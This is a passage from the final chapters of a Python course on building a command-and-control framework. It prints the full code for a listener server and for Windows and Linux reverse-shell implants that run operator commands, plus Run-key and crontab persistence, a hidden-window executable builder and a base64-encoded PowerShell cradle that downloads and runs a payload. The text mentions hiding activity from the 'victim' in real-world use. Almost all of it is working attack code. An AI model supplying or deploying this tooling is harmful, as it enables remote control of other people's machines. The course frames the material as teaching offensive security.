                    f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record, username, admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

Updated comm_handler function

Moving on to `winplant` and `linplant`, the following have been changed.

- `inbound` - made the same changes as we did in `sockserver`

```
#updated inbound function
def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            message = base64.b64decode(message)
            message = message.decode().strip()
            return (message)
        except Exception:
            sock.close()
```

- `outbound`- made the same changes as we did in sockserver

```
#updated outbound function
def outbound(message):
    response = str(message)
    response = base64.b64encode(bytes(response,
encoding='utf8'))
    sock.send(response)
```

```
10  def inbound():
11      print('[+] Awaiting response...')
12      message = ''
13      while True:
14          try:
15              message = sock.recv(1024).decode()
16              message = base64.b64decode(message)
17              message = message.decode().strip()
18              return (message)
19          except Exception:
20              sock.close()
21
22
23  def outbound(message):
24      response = str(message)
25      response = base64.b64encode(bytes(response, encoding='utf8'))
26      sock.send(response)
27
```

Updated inbound and outbound functions in payload files

Take some time to dig into what is happening in these changes if you feel the need. This lesson is hard to walk line by line as we have been, and at this point it's my hope that you're comfortable enough to be making these changes. I usually share our code at the end of each chapter, but in our next lesson you'll see my full code solutions as they look finished, and you can compare and contrast mine from yours.

Chapter 21 - Code Cleanup and Final Code Solutions

This chapter is short, and the entire purpose is to prepare our payloads for lab or real-world use. When we run our server and payloads we really don't want to victim to see what we are doing in real time, and the verbosity on the server-side can make things look untidy. Through the course we've had print statements showing what the output is from our commands, and that has helped us to keep track of what is working and what is not working. I'm not going to bore you with a line by line removal, and instead am providing the entirety of the code below so that you can compare and make any edits you believe necessary.

End of Chapter 21 and End of Course Code Review

```
#Chapter 21 sockserver code
#Author - Joe Helle
#Twitter @joehelle
import socket
import threading
import time
import random
import string
import os
import os.path
import shutil
import base64
import subprocess
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```


```

def comm_in(targ_id):
    print(f'[+] Awaiting response...')
    response = targ_id.recv(4096).decode()
    response = base64.b64decode(response)
    response = response.decode().strip()
    return response


def comm_out(targ_id, message):
    message = str(message)
    message = base64.b64encode(bytes(message, encoding='utf8'))
```

```
    targ_id.send(message)


def kill_sig(targ_id, message):
    message = str(message)
    message = base64.b64encode(bytes(message, encoding='utf8'))
    targ_id.send(message)


def target_comm(targ_id, targets, num):
    while True:
        message = input(f'{targets[num][3]}/{targets[num][1]}#>
')
        if len(message) == 0:
            continue
        if message == 'help':
            pass
        else:
            comm_out(targ_id, message)
            if message == 'exit':
                message = base64.b64encode(message.encode())
                targ_id.send(message)
                targ_id.close()
                targets[num][7] = 'Dead'
                break
            if message == 'background':
                break
            if message == 'persist':
                payload_name = input(
                    '[+] Enter the name of the payload to add to
persistence: ')
                if targets[num][6] == 1:
                    persist_command_1 = f'cmd.exe /c copy
{payload_name} C:\\Users\\Public'
                    persist_command_1 = base64.b64encode(
                        persist_command_1.encode())
                    targ_id.send(persist_command_1)
                    persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                    persist_command_2 = base64.b64encode(
                        persist_command_2.encode())
                    targ_id.send(persist_command_2)
                    print('[+] Run this command to clean up the
registry: \nreg delete
```

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
                if targets[num][6] == 2:
                    persist_command = f'echo "*/1 * * * *
python3 /home/{targets[num][3]}/{payload_name}" | crontab -'
                    persist_command = base64.b64encode(
                        persist_command.encode())
                    targ_id.send(persist_command)
                    print(
                        '[+] Run this command to clean up the
crontab: \n crontab -r')
                print('[+] Persistence technique completed.')
            else:
                response = comm_in(targ_id)
                if response == 'exit':
                    print('[-] The client has terminated the
session.')
                    targ_id.close()
                    break
                print(response)


def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            username = base64.b64decode(username).decode()
            admin = remote_target.recv(1024).decode()
            admin = base64.b64decode(admin).decode()
            op_sys = remote_target.recv(4096).decode()
            op_sys = base64.b64decode(op_sys).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
```

```
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
```

```
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
```

```
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')


def pshell_cradle():
    web_server_ip = input('[+] Web server listening host: ')
    web_server_port = input('[+] Web server port: ')
    payload_name = input('[+] Payload name: ')
    runner_file =
(''.join(random.choices(string.ascii_lowercase, k=6)))
    runner_file = f'{runner_file}.txt'
    randomized_exe_file = (
        ''.join(random.choices(string.ascii_lowercase, k=6)))
    randomized_exe_file = f"{randomized_exe_file}.exe"
    print(
        f'[+] Run the following command to start a web
server.\npython3 -m http.server -b {web_server_ip}
{web_server_port}')
    runner_cal_unencoded = f"iex (new-object
net.webclient).downloadstring('http://{web_server_ip}:{web_serve
r_port}/{runner_file}')".encode(
        'utf-16le')
    with open(runner_file, 'w') as f:
        f.write(
            f'powershell -c wget
http://{web_server_ip}:{web_server_port}/{payload_name} -outfile
{randomized_exe_file}; Start-Process -FilePath
{randomized_exe_file}')
        #if the above line cuts off, it continues as ; Start-
Process -FilePath {randomized_exe_file}')
```

```
        f.close()
    b64_runner_cal = base64.b64encode(runner_cal_unencoded)
    b64_runner_cal = b64_runner_cal.decode()
    print(f'\n[+] Encoded payload\n\npowershell -e
{b64_runner_cal}')
    b64_runner_cal_decoded =
base64.b64decode(b64_runner_cal).decode()
    print(f'\n[+] Unencoded
payload\n\n{b64_runner_cal_decoded}')


def help():
    print('''
```

```
    ------------------------
    Menu Commands
    ----------------------------------------------------------------
----------
    listeners -g          --> Generate a new listener
    winplant py           --> Generate a Windows Compatible
Python Payload
    linplant py           --> Generate a Linux Compatible Python
Payload
    exeplant              --> Generate an executable payload for
Windows
    sessions -l           --> List sessions
    sessions -i <val>     --> Enter a new session
    kill <val>            --> Kills an active session
    exit                  --> Exits BarebonesC2

    Session Commands
    ----------------------------------------------------------------
-----------
    background            --> Backgrounds the current session
    exit                  --> Terminates the current session
    ''')


if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'help':
                help()
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1
            if command == 'pshell_shell':
                pshell_cradle()
            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')

            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username',
                                           'Admin', 'Target',
'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row(
```

```
                            [session_counter, target[7],
target[3], target[4], target[1], target[5], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    try:
                        num = int(command.split(" ")[2])
                        targ_id = (targets[num])[0]
                        if (targets[num])[7] == 'Active':
                            target_comm(targ_id, targets, num)
                        else:
                            print('[-] You cannot interact with
a dead session.')
                    except (IndexError, ValueError):
                        print(f'[-] Session {num} does not
exist.')

            if command.split(" ")[0] == 'kill':
                try:
                    num = int(command.split(" ")[1])
                    targ_id = (targets[num])[0]
                    if (targets[num])[7] == 'Active':
                        kill_sig(targ_id, 'exit')
                        targets[num][7] = 'Dead'
                        print(f'[+] Session {num} terminated.')
                    else:
                        print('[-] You cannot interact with a
dead session.')
                except (IndexError, ValueError):
                    print(f'[-] Session {num} does not exist.')

            if command == 'exit':
                quit_message = input(
                    'Ctrl-C\n[+] Do you really want to quit?
(y/n)').lower()
                if quit_message == 'y':
                    tar_length = len(targets)
                    for target in targets:
                        if target[7] == 'Dead':
                            pass
                        else:
                            comm_out(target[0], 'exit')
                    kill_flag = 1
                    if listener_counter > 0:
                        sock.close()
                    break
                else:
```

```
                    continue

        except KeyboardInterrupt:
            quit_message = input(
                'Ctrl-C\n[+] Do you really want to quit?
(y/n)').lower()
            if quit_message == 'y':
                tar_length = len(targets)
                for target in targets:
                    if target[7] == 'Dead':
                        pass
                    else:
                        comm_out(target[0], 'exit')
                kill_flag = 1
                if listener_counter > 0:
                    sock.close()
                break
            else:
                continue
```

```
#Chapter 21 winplant code
#Author - Joe Helle
#Twitter @joehelle
import socket
import subprocess
import os
import base64
import ctypes
import platform
import time


def inbound():
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            message = base64.b64decode(message)
            message = message.decode().strip()
            return (message)
        except Exception:
            sock.close()


def outbound(message):
    response = str(message)
    response = base64.b64encode(bytes(response,
encoding='utf8'))
    sock.send(response)


def session_handler():
    try:
        sock.connect((host_ip, host_port))
        outbound(os.getlogin())
        outbound(ctypes.windll.shell32.IsUserAnAdmin)
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        while True:
            message = inbound()
            if message == 'exit':
                sock.close()
                break
            elif message == 'persist':
                pass
```

```
            elif message.split(" ")[0] == 'cd':
                try:
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            elif message == 'help':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    host_ip = 'INPUT_IP_HERE'
    host_port = INPUT_PORT_HERE
    session_handler()
```

```
#Chapter 21 linplant code
#Author - Joe Helle
#Twitter @joehelle
import socket
import subprocess
import os
import base64
import pwd
import platform
import time

def inbound():
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            message = base64.b64decode(message)
            message = message.decode().strip()
            return (message)
        except Exception:
            sock.close()


def outbound(message):
    response = str(message)
    response = base64.b64encode(bytes(response,
encoding='utf8'))
    sock.send(response)


def session_handler():
    try:
        sock.connect((host_ip, host_port))
        outbound(pwd.getpwuid(os.getuid())[0])
        outbound(os.getuid())
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        while True:
            message = inbound()
            if message == 'exit':
                sock.close()
                break
            elif message == 'persist':
                pass
            elif message.split(" ")[0] == 'cd':
```

```
                try:
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            elif message == 'help':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass

if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    host_ip = 'INPUT_IP_HERE'
    host_port = INPUT_PORT_HERE
    session_handler()
```

Chapter 22 - Capstone

Congratulations! You've made it to the end of this course. We've covered a lot over the last 20 chapters, and I hope that you feel much more confident with Python development, socket creation and management, interacting with external files, encoding, and everything else we've covered since the beginning.

Having made it this far I have no doubt that you will be able to venture out on your own to complete some additional tasks.

- Add one additional persistence technique for Windows and Linux.
- Implement a static command option that drops you into a local shell to execute local commands (i.e. see what is in the current directory, etc), and then allow you to exit from that shell when finished.
- Research any encryption library of your choice and implement it in place of the Base64 encoding used in the course.

This project, from here on out, is your own. I really look forward to seeing what you produce in your own implementation. Make sure to share with me at Joe Helle | LinkedIn or Joe Helle - Mayor of Hacktown (@joehelle) / Twitter.